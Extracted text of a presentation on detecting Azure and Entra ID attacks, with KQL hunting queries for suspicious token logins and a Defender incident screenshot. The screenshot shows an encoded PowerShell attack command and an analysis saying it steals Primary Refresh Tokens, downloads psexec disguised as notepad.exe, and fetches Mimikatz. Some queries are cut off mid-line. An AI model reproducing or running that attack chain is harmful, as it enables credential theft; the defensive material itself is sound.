


- PIM Bypass
- Lateral Movement across tenants
- Cloud to on-prem Lateral Movement
- Token stealing
- Abuse user-data




- Entra sign-in Logs and on-prem AD Logs (password reset, behaviors)
- MDE
- Audit Password right-back

Azure Attack Kill Chain



Azure Attack Kill Chain



KQL - Example 1

```
let SuspiciousGraphUserIP = SigninLogs
| where TimeGenerated > ago(48h)
| where RiskEventTypes contains "suspiciousAPITraffic"
| distinct IPAddress;
MicrosoftGraphActivityLogs
| where TimeGenerated > ago(48h)
| where IPAddress has_any (SuspiciousGraphUserIP)
```

Creation of Detections

Content Hub

Existing Repos / MVPs

Create Custom

KQL – Search By

- Created by Ugur Koc (MVP)
- Community work with lot of KQL queries
- The most Powerful Platform to search KQL queries
- <https://www.kqlsearch.com>

The logo for KQL Search features the text "KQL Search" in a bold, sans-serif font. The "KQL" part is in a light blue color, and the "Search" part is in a purple color. The text has a slight 3D effect with a shadow.

Search engine for KQL Queries

Example → KQL Search

Show Advanced Filters

Newsletter

Popular Queries

Statistics

Device Query

Analytics Entra ID Protection Risk Events

AADUserRiskEvents SecurityAlert SigninLog

Author: Jose Sebastián Canós
Released: September 17th, 2025



Detect Suspicious Foci Token Logins V2

AADNonInteractiveUserSigninLogs

Author: Robbe Van den Daele
Released: May 6th, 2025



Detect Multiple Whfb Prt Tokens Used Simultaneously For One D...

SigninLogs

Author: Robbe Van den Daele
Released: April 26th, 2025



Detect Suspicious Foci Token Logins

AADNonInteractiveUserSigninLogs

```
#### Author
- Name: Robbe Van den Daele
- Github: https://github.com/RobbeVandenDaele
- Twitter: https://x.com/RobbeVdDaele
- LinkedIn: https://www.linkedin.com/in/robbe-van-den-daele-677986190/
- Website: https://hybridbrothers.com/

#### References
- https://swisskyrepo.github.io/InternalAllTheThings/cloud/azure/azure-access-and-token/#foci-refresh-token
- https://github.com/secureworks/family-of-client-ids-research/tree/main

Sentinel

KQL
// TimeDiff threshold in minutes. Needed for some environments with a lot of BP hits on long time fr
let maxTimeDiff = 90;
// External lookup to get list of FOCI applications
let FociClientApplications = toscalar(externaldata(client_id: string)
[ @"https://raw.githubusercontent.com/secureworks/family-of-client-ids-research/refs/heads/main/"
// project-rename FociClientId = client_id
| summarize FociClientId = make_list(client_id)
]);
// Get all token requests for Foci clients
let FociTokenRequest = materialize (
AADNonInteractiveUserSigninLogs
| where TimeGenerated > ago(6h)
// Filter for sign-ins to home tenant only
| where HomeTenantId == ResourceTenantId
// Lookup for FOCI client
| where AppId in (FociClientApplications)
);
FociTokenRequest
// First get all initial logins without refresh tokens as incoming token type
| where IncomingTokenType == "none"
// Then get logins with refresh tokens for same session
| join kind=inner (
FociTokenRequest
| where IncomingTokenType != "none"
| project-rename
SecondAppDisplayName = AppDisplayName,
SecondRequestTimeGenerated = TimeGenerated,
SecondAppId = AppId
)
on SessionId, UserPrincipalName
| extend FirstOAuthScopeInfo = extract("{\key\":"Oauth Scope Info",\value\":"\\[({.})\\]"}", 1, Au
SecondOAuthScopeInfo = extract("{\key\":"Oauth Scope Info",\value\":"\\[({.})\\]"}", 1, Au
// Only get requests where refresh token was used after first sign-in
| extend TimeDiff = datetime_diff('minute', SecondRequestTimeGenerated, TimeGenerated)
| where TimeDiff >= 1 and TimeDiff <= maxTimeDiff
// Only project needed columns
| project
FirstRequestTimeGenerated = TimeGenerated,
FirstResult = ResultType,
FirstResultDescription = ResultDescription,
Identity,
```

Detection approach weapons available

- From Hunting the tools to detection (Analytics rule)
- Fusion in XDR (MDC, MDE, etc...) mapping on same identity
- Playbooks (disable a service principal, key vault access etc..)

It's a long process, rely on existing solutions, share with the community, and automate what you can.



Multi-stage incident involving Initial access & Exfil...

[Copilot](#)[Ask Defender Experts](#)[Comments and history](#)[Generate incident report](#)

Important! Attack disruption has automatically taken multiple response actions. For more details, go to the [Action center](#).

This information is limited because of your current permission. Contact a global administrator to change your permissions.

[Attack story](#) Alerts (71) Assets (18) Investigations (4) Evidence and Response (102) Summary

Alerts

64/71 Active alerts

Hands-on-keyboard attack involving multiple devices

parkcity-win10s.parkcity.alpineskihouse.co 3 Users

Nov 2, 2023 2:40 AM Resolved

Suspicious RDP session

parkcity-win10v.parkcity.alpineskihouse.co 2 Users

Nov 2, 2023 2:47 AM Resolved

Suspicious PowerShell command line

parkcity-win10v.parkcity.alpineskihouse.co jonaw

Nov 2, 2023 2:47 AM Resolved

Suspicious PowerShell command line

parkcity-win10v.parkcity.alpineskihouse.co jonaw

Nov 2, 2023 2:47 AM In progress

Communication with suspicious domain identified by threat intelligence (Preview)

parkcity-dc

Suspicious PowerShell command line

Incident graph

Group similar nodes (0)

Communication Association

powershell... Remote execution

powershell... Remote execution

powershell... Remote execution

powershell... Remote execution

powershell... Remote execution

powershell... Remote execution

pow... Remote execution

powershell.exe executed a script

AMSI Content

Script

```
powershell.exe -EncodedCommand YwB1AHIAbAAgAHYAZQBjAHQAbwByAHMAYQBuAGQAYQByAHIAbwB3AH
```

Script analysis

Script analysis

Nov 10, 2023 10:33 AM

The script you provided does the following:

1. Decodes the base64 encoded command and executes it in PowerShell. This command is a function that retrieves a user's PRT (Primary Refresh Token) from Azure AD joined or Hybrid joined computer. It uses browsercore.exe to get the PRT token.
2. Writes the output of the function to a file named prt.bin in the temp directory.
3. Downloads psexec.exe from live.sysinternals.com and saves it as notepad.exe in the temp directory.
4. Downloads a zip file containing Mimikatz from GitHub and saves it as mechanteprune.zip in the temp directory.

AI generated. Verify for accuracy.

Microsoft Sentinel - Savings

Microsoft 365 E5 Benefit

Customers on E5 suite receive a grant of **5 MB per user/day** to ingest Microsoft 365 data

[Microsoft 365 E5 benefit offer with Microsoft Sentinel | Microsoft Azure](#)

Defender for Server P2 Benefit

500 MB per VM per day of free data ingestion in both Sentinel and Log Analytics. The allowance is specifically for the security data types that are directly collected by Defender

[Common questions - Defender for Servers - Microsoft Defender for Cloud | Microsoft Learn](#)

Free data sources

Some Azure tables are free from data ingestion charges altogether


[Plan costs and understand pricing and billing - Microsoft Sentinel | Microsoft Learn](#)

